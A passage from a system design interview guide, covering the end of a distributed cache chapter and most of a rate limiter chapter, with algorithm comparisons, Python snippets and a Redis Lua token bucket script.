
Should clients route directly or go through a proxy?

The problem: something must turn a key into a node address. That logic can live in every client or in a proxy tier.

Option	Latency	Client complexity	Operations
Smart client with slot map (recommended for latency)	1 hop	Needs a library per language, handles MOVED	No extra tier
Proxy tier (Twemproxy, Envoy, mcrouter)	2 hops (+0.1-0.3 ms)	Dumb clients, any language	Proxies must scale and be HA
Sidecar proxy on each app host	~1 hop (localhost)	Dumb clients	One proxy per host to deploy


Recommended: smart clients when you control the languages (lowest latency, as in Redis Cluster clients). Use a proxy or sidecar (Facebook's mcrouter is the famous example) when many languages or teams share the cache, or when you need central features like connection pooling, routing rules, and shadow traffic. Either way, the client must cache the slot map, refresh it on `MOVED`, and use short timeouts (a few ms) with a circuit breaker, so a sick cache degrades to "go to the database" rather than hanging app threads.

8. Final architecture



Component	Job	Technology example
Client library / sidecar	Hash key to slot, route, pool, retry on MOVED	Redis Cluster clients, mcrouter, Envoy
Local hot-key cache	Absorb extreme read traffic	Caffeine (Java), in-process dict with TTL
Cache node	In-memory hash map, LRU list, TTL	Redis, Memcached, KeyDB
Replica	Standby copy in another AZ	Redis replica
Membership / config	Health checks, failover votes, slot map	Redis Cluster gossip, ZooKeeper, etcd
Rebalancer	Move slots gradually	redis-cli cluster rebalance, custom job
Monitoring	Hit rate, evictions, hot keys, memory	Prometheus + Grafana

Deployment map (AWS)



The callers here are app servers rather than end users, so the internet and edge groups stand for the calling tier, and every shard and its cross AZ replica stays in the private data subnet.

9. Common mistakes and interviewer follow-ups

- Using `hash(key) % N`. Adding one node remaps almost every key and floods the database. Say: “consistent hashing with virtual nodes, or fixed hash slots.”

- LRU with a timestamp scan or a heap. Too slow at 100k ops/s. Say: “hash map plus doubly linked list, O(1) get and evict.”
- Synchronous replication for a cache. Doubles write latency for data you can rebuild. Say: “async replication, the database is the source of truth.”
- Ignoring hot keys. One node melts while others idle. Say: “local short-TTL cache on app servers, then split the key into copies.”
- Same TTL for everything written at once. Mass expiry causes a stampede. Say: “add TTL jitter and single-flight rebuilds.”
- No client timeouts. A slow cache node hangs every app thread. Say: “few-ms timeouts, circuit breaker, fall back to the database.”
- Follow-up: “How do you keep the cache consistent with the database?” Cache-aside: update the DB, then delete the cache key (not set it), so the next read reloads fresh data; keep TTLs as a safety net.
- Follow-up: “LRU or LFU?” LRU is simple and good for recency-heavy workloads; LFU protects popular keys from being pushed out by one-time scans.

10. One-page cheat sheet

Topic	Key point
Sizing	1B entries * ~1.1 KB = 1.1 TB, 50 GB per node -> 22 primaries + 22 replicas
Throughput	~100k ops/s per node, p99 < 1 ms
Partitioning	Consistent hashing (150 vnodes) or 16,384 hash slots
Rebalance	Move ~1/N of keys, throttled, MOVED / ASK redirects
Eviction	Hash map + doubly linked list, O(1); Redis samples approx LRU / LFU
Expiry	Lazy on read + active sampling (20 keys, repeat if > 25% expired)
Replication	Async primary -> replica in another AZ
Failover	Majority vote, promote replica, bump slot map version
Hot keys	Local 2 s cache, split into key#0..#9, single-flight on miss
Routing	Smart client (1 hop) or proxy/sidecar (mcrouter, Envoy)
CAP	AP; database is the source of truth

Sources

- Hello Interview: Design a Distributed Cache
- Redis docs: Scale with Redis Cluster
- Redis docs: Key eviction
- Redis docs: EXPIRE and how keys expire

- Facebook Engineering: Introducing mcrouter
- Scaling Memcache at Facebook (NSDI 2013 paper)
- Karger et al.: Consistent Hashing and Random Trees

13. Rate Limiter (Medium)

> A rate limiter decides, for every incoming API request, “is this client allowed to make one more call right now?” If yes, the request goes through. If no, the server answers with HTTP 429 Too Many Requests. It protects services from abuse, runaway scripts, and traffic bursts, and keeps usage fair between customers. The interviewer is really testing three things: do you know the classic algorithms and their trade-offs, can you make the counting correct when many servers share one counter (race conditions), and do you know what to do when the limiter itself breaks.

1. Functional requirements

Core (must have):

1. Identify the client by user ID, API key, or IP address.
2. Apply configurable rules, for example “100 requests per minute per user” or “10 searches per second per IP”.
3. Reject requests over the limit with HTTP 429 and return helpful headers: limit, remaining, and when the window resets.
4. Support different rules per endpoint and per customer tier (free vs paid).

Below the line (out of scope):

1. Analytics dashboards on who got limited. Useful, but it is a separate reporting pipeline.
2. Long-term storage of counters. Counters only matter for seconds or minutes.
3. Billing and quotas per month. That is a metering system with different accuracy needs.

2. Non-functional requirements

1. Low overhead: the limit check adds less than 10 ms at p99, ideally 1-2 ms.
2. Scale: 1 million requests per second across 100 million daily active users.
3. High availability: 99.99%. If the limiter is down, the API must not go down with it.
4. Accuracy: a client may overshoot its limit by a small amount (say under 1%) during races or failover. We do not need perfect global accuracy.
5. CAP choice: we pick availability over strong consistency (AP). A few extra requests slipping through is much cheaper than blocking all traffic because one counter node is unreachable.
6. Rule changes take effect within about 1 minute.

3. Back-of-the-envelope estimates

Assumption	Number
Peak requests per second	1,000,000
Daily active users	100,000,000

Assumption	Number
Active clients in any one minute	10,000,000
Bytes per counter in Redis (key + value + overhead)	~100 B
Rules per client checked per request	1-3

```
Redis operations:
  1M req/s x 1 check each        = 1M Redis ops/s
  one Redis node handles ~100k simple ops/s
  1M / 100k                      = 10 shards minimum
  add 2x headroom                = ~20 shards (plus replicas)

Memory for token bucket state (2 fields per key):
  10M active clients x 100 B     = 1 GB
  x 3 rules                      = 3 GB total  -> fits in memory easily

Network:
  each check ~200 B round trip
  1M/s x 200 B                   = 200 MB/s across the cluster
```

The lesson: memory is small, but operations per second force us to shard.

4. Core entities

- Rule: the policy. Fields: rule_id, match (endpoint, tier), key_type (user, ip, api_key), algorithm, limit, window_seconds or refill_rate.
- Client: the thing being limited. Identified by a key such as `user:42` or `ip:1.2.3.4`.
- Counter / Bucket state: the live numbers for one client and one rule, for example tokens left and last refill time.
- Request: the incoming call, with headers and path, used to pick the rule and the client key.
- Decision: allow or deny, plus remaining and reset time.

```yaml
# rules.yaml — stored in a config service, cached in every gateway
- rule_id: search_per_ip
  match: { path: "/v1/search", method: GET }
  key: ip
  algorithm: token_bucket
  capacity: 20          # max burst
  refill_per_sec: 10    # steady rate
- rule_id: free_tier_user
  match: { tier: free }
  key: user_id
  algorithm: sliding_window_counter
  limit: 1000
  window_seconds: 3600
```

```json
{
  "key": "rl:search_per_ip:ip:203.0.113.7",
  "tokens": 13.5,
  "last_refill_ms": 1762205400123
}
```

5. API design

A rate limiter is mostly internal, so its “API” is a check call plus the response headers clients see.

`POST /internal/ratelimit/check` – ask whether one request is allowed.

```
// request
{ "rule_ids": ["search_per_ip"], "client_key": "ip:203.0.113.7", "cost": 1 }
// response 200
{ "allowed": true, "limit": 20, "remaining": 12, "reset_ms": 800 }
```

Auth: mTLS between gateway and limiter; never exposed to the internet.


Client-facing behavior on a denied request:

```
HTTP/1.1 429 Too Many Requests
X-RateLimit-Limit: 20
X-RateLimit-Remaining: 0
X-RateLimit-Reset: 1762205401
Retry-After: 1
```

`PUT /admin/rules/{rule_id}` – create or update a rule. Body is one rule (as in the YAML above). Returns 200, or 400 on invalid config. Admin auth only.


`GET /admin/rules` – list rules, used by gateways to refresh their local cache. Returns 200 with a version number so gateways can skip unchanged data.

6. High-level design



How will the system identify the client?

1. The request reaches the gateway.
2. The gateway validates the JWT or API key. If valid, the key is `user:<id>` or `key:<api_key>`.
3. If the request is anonymous, it uses the client IP from the load balancer (the `X-Forwarded-For` header set by our own LB, never one the client sent).
4. The gateway now has a client key and the request path.



How will the system apply configurable rules?

1. The gateway keeps all rules in memory, refreshed from the Rule Config Service every 30 seconds.
2. It matches the request (path, method, tier) to 1-3 rules.
3. For each rule it builds a Redis key like `rl:<rule_id>:<client_key>`.
4. It runs one atomic Lua script on Redis per rule (details in the deep dives). The script returns allowed and remaining.

How will the system reject requests with helpful headers?

1. If any rule says “deny”, the gateway returns 429 with the headers shown above. The backend never sees the request.
2. If all rules allow, the gateway forwards the request and still adds `X-RateLimit-Remaining` to the response so good clients can slow down on their own.

7. Deep dives

Which rate limiting algorithm should we use?

There are five classic algorithms. You should be able to explain each in one sentence and write it.

Algorithm	Idea	Memory per key	Bursts	Accuracy
Fixed window counter	Count per clock minute	1 int	2x burst at window edge	Low
Sliding window log	Store every timestamp	O(limit)	None	Exact
Sliding window counter	Weighted mix of current and previous window	2 ints	Small	Very good (approx)
Token bucket	Tokens refill at rate r, cap c	2 numbers	Allows bursts up to c	Good
Leaky bucket	Queue drained at fixed rate	queue	Smooths all bursts	Good, adds delay

Fixed window counter. Simple, but a client can send 100 at 12:00:59 and 100 more at 12:01:00, so 200 in two seconds.

```
import time
counters = {}  # (key, window) -> count

def fixed_window(key, limit, window_s):
    window = int(time.time() // window_s)
    k = (key, window)
    counters[k] = counters.get(k, 0) + 1
    return counters[k] <= limit
```

Sliding window log. Keep a list of timestamps. Exact, but 1,000 requests per hour means storing 1,000 timestamps per user.

```
from collections import deque
logs = {}

def sliding_log(key, limit, window_s):
    now = time.time()
    q = logs.setdefault(key, deque())
    while q and q[0] <= now - window_s:
        q.popleft()             # drop old timestamps
    if len(q) < limit:
        q.append(now)
        return True
    return False
```

Sliding window counter. Keep counts for the current and previous fixed windows. Estimate the last full window as `prev * (overlap fraction) + curr`. Cloudflare reported this approach was within about 0.003% of exact in their traffic.

```
def sliding_counter(key, limit, window_s):
    now = time.time()
    curr_w = int(now // window_s)
    elapsed = (now % window_s) / window_s      # 0.0 .. 1.0
    prev = counters.get((key, curr_w - 1), 0)
    curr = counters.get((key, curr_w), 0)
    estimate = prev * (1 - elapsed) + curr
    if estimate < limit:
        counters[(key, curr_w)] = curr + 1
        return True
    return False
```

Token bucket. Each client has a bucket holding up to `capacity` tokens. Tokens refill at `rate` per second. Each request takes one token. Allows short bursts but enforces the average rate. Used by AWS API Gateway and Stripe.

```
buckets = {}  # key -> (tokens, last_ts)

def token_bucket(key, capacity, rate):
    now = time.time()
    tokens, last = buckets.get(key, (capacity, now))
    tokens = min(capacity, tokens + (now - last) * rate)  # refill
    if tokens >= 1:
        buckets[key] = (tokens - 1, now)
        return True
    buckets[key] = (tokens, now)
    return False
```

Leaky bucket. Requests enter a queue; a worker drains it at a fixed rate. Output is perfectly smooth, which is great for protecting a fragile downstream (like a payment provider), but requests wait.

```
import queue, threading
q = queue.Queue(maxsize=100)    # bucket size

def leaky_submit(req):
    try:
        q.put_nowait(req)       # full bucket = reject
        return True
    except queue.Full:
        return False

def drain(rate_per_s, handle):
    while True:
        handle(q.get())
        time.sleep(1 / rate_per_s)
```

Recommendation: token bucket as the default for user-facing APIs (it is cheap, two numbers per key, and burst-friendly). Use sliding window counter when the product says “1,000 per hour” and customers will complain about edge bursts. Use leaky bucket only in front of a downstream that cannot take bursts.

How do we make the counter atomic across many gateways?

The problem: 50 gateway servers check the same Redis key. A naive "GET tokens, compute, SET tokens" has a race. Two gateways both read `tokens=1`, both allow, both write `0`. The client got 2 requests for 1 token.

Option	How	Problem
GET then SET from gateway	Two round trips	Race condition, double spend
WATCH / MULTI / EXEC	Optimistic transaction	Retries under contention, slow
INCR + EXPIRE (fixed window)	Single atomic op	Only works for fixed window
Lua script on Redis	Whole read-modify-write runs atomically	Script must stay tiny and fast

Redis runs one Lua script at a time on a shard, so the script is atomic. Recommended token bucket script:

```lua
-- KEYS[1] = bucket key
-- ARGV: capacity, refill_per_ms, now_ms, cost
local cap   = tonumber(ARGV[1])
local rate  = tonumber(ARGV[2])
local now   = tonumber(ARGV[3])
local cost  = tonumber(ARGV[4])

local b = redis.call('HMGET', KEYS[1], 'tokens', 'ts')
local tokens = tonumber(b[1]) or cap
local ts     = tonumber(b[2]) or now

tokens = math.min(cap, tokens + (now - ts) * rate)
local allowed = 0
if tokens >= cost then
  tokens = tokens - cost
  allowed = 1
end
redis.call('HSET', KEYS[1], 'tokens', tokens, 'ts', now)
-- expire idle buckets: time to refill fully, plus margin
redis.call('PEXPIRE', KEYS[1], math.ceil(cap / rate) + 1000)
return { allowed, math.floor(tokens) }
```


```python
# gateway side (redis-py); script is loaded once, called by SHA
lua = r.register_script(TOKEN_BUCKET_LUA)

def allow(key, cap, rate_per_s):
    now_ms = int(time.time() * 1000)
    allowed, remaining = lua(keys=[key],
                             args=[cap, rate_per_s / 1000, now_ms, 1])
    return allowed == 1, remaining
```

A detail interviewers like: clock skew. If 50 gateways send their own `now_ms`, a gateway with a fast clock can over-refill. Fix it by calling `redis.call('TIME')` inside the script so Redis is the single clock.

How does the system scale to 1M requests per second?

1. Shard Redis by key. Redis Cluster hashes each key to one of 16,384 slots spread over ~20 primaries. All state for one client and rule lives on one shard, so the Lua script never crosses shards.
2. Keep connections warm. Each gateway uses a connection pool and pipelines when a request matches several rules.
3. Hot keys. One abusive IP at 100k req/s hits one shard. Add a local, in-process pre-check on each gateway: if the gateway already denied this key in the last second, deny locally without calling Redis. This caps the damage from a single attacker.
